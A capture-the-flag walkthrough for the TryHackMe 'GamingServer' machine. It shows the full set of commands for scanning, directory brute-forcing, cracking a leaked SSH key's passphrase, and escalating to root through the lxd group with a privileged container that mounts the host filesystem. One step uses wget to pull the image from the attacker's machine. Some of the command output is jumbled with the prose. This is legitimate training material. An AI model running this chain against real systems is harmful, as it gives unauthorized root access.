TryHackMe: GamingServer
Difficulty level: Easy In this CTF we will crack ssh passphrases, bruteforce directories with gobuster and privilege escalation with lxd linux container.
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
$ sudo nmap -Pn -sC -sV -vv -A $MACHINE_IP
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) Lets start our ctf with an nmap
| ssh-hostkey:
2048 34:0e:fe:06:12:67:3e: a4:eb:ab:7a: c4:81:6d:fe: a9 (RSA)
49:61:1e:f4:52:6e:7b:29:98: db:30:2d:16:ed: f4:8b (ECDSA)
b8:60:c4:5b:b7: b2: d0:23:a0:c7:56:59:5c:63:1e: c4 (ED25519)
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu)) I_http-title: House of danak
|_http-title: House of danak
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
  Supported Methods: GET POST OPTIONS HEAD
Device type: general purpose
Running: Linux 4.X
Port 80 & 20 are open, its ssh & http.
Website
Firstly Lets check the website working on port 80.
The website looks like a simple static website. We will check the source of index.html

There is a possible username (john) in the source of index.html, lets note this.
Directory Brute-force
Bruteforcing directories is the next move. We can use gobuster & common directory wordlist for bruteforce.
1
$ gobuster dir -u http://$MACHINE_IP -w /usr/share/wordlists/dirb/common.txt

Lets check this directories:
/robots.txt
1
2
3
user-agent: *
Allow: /
/uploads/
/secret
In /secret directory there is an private ssh key we will use JohnTheRipper to crack this ssh key’s passphrase.
/uploads
In /uploads directory we got 3 files a wordlist, just a normal manifesto and meme.jpg file. Steghide asks a passphrase for meme.jpg
John The Ripper
Now we will crack the private key’s passphrase with the wordlist they gave us in /uploads directory.
First we need to use ssh2john to get a format that john can crack it
1
$ ssh2john sshkey > hash.txt
After we got hash.txt lets use the wordlists they gave us to crack it.
1
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
We cracked the hash, got our passphrase now lets use the ssh key & passphrase.
Flags
User Flag
1
$ ssh -i sshkey john@$MACHINE_IP

We are in, we can see our user flag in the home directory!
Root Flag
Now we need to privilege escalation for root.txt
1
2
$ id
uid=1000(john) gid=1000(john) groups=1000(john), 4(adm), 24(cdrom), 27(sudo), 30(dip), 46(plugdev), 108(lxd)
Our id is a member of lxd group which is a linux container. Now we will use lxd vulnerability to get root.
We should download alphine builder on attacker machine for mount it using lxd.
1
2
3
4
5
6
7
8
9
$ git clone https://github.com/saghul/lxd-alpine-builder.git cd lxd-alphin Cloning into 'lxd-alpine-builder'.

...

$ cd lxd-alpine-builder

$ sudo ./build-alpine

...
We need to copy this file from attacker machine to target machine. Use this command on attacker machine:
1
$ python -m http.server 9999
On the target machine:
1
$ wget http://$ATTACKERIP:9999/alpine-v3.13-x86_64–20210218_0139.tar.gz
Now on the target machine again, we will add the file to lxd:
1
2
3
4
5
6
7
$ lxc image import ./alpine-v3.13-x86_64–20210218_0139.tar.gz — alias myimage

$ lxc init myimage ignite -c security.privileged=true

$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

$ lxc start ignite
After this commands, we will execute the /bin/sh to get root access.
1
$ lxc exec ignite /bin/sh

We got root shell right now. Root Flag Located at /mnt/root/root/root.txt
Thanks for reading my write up, never give up on ctfs!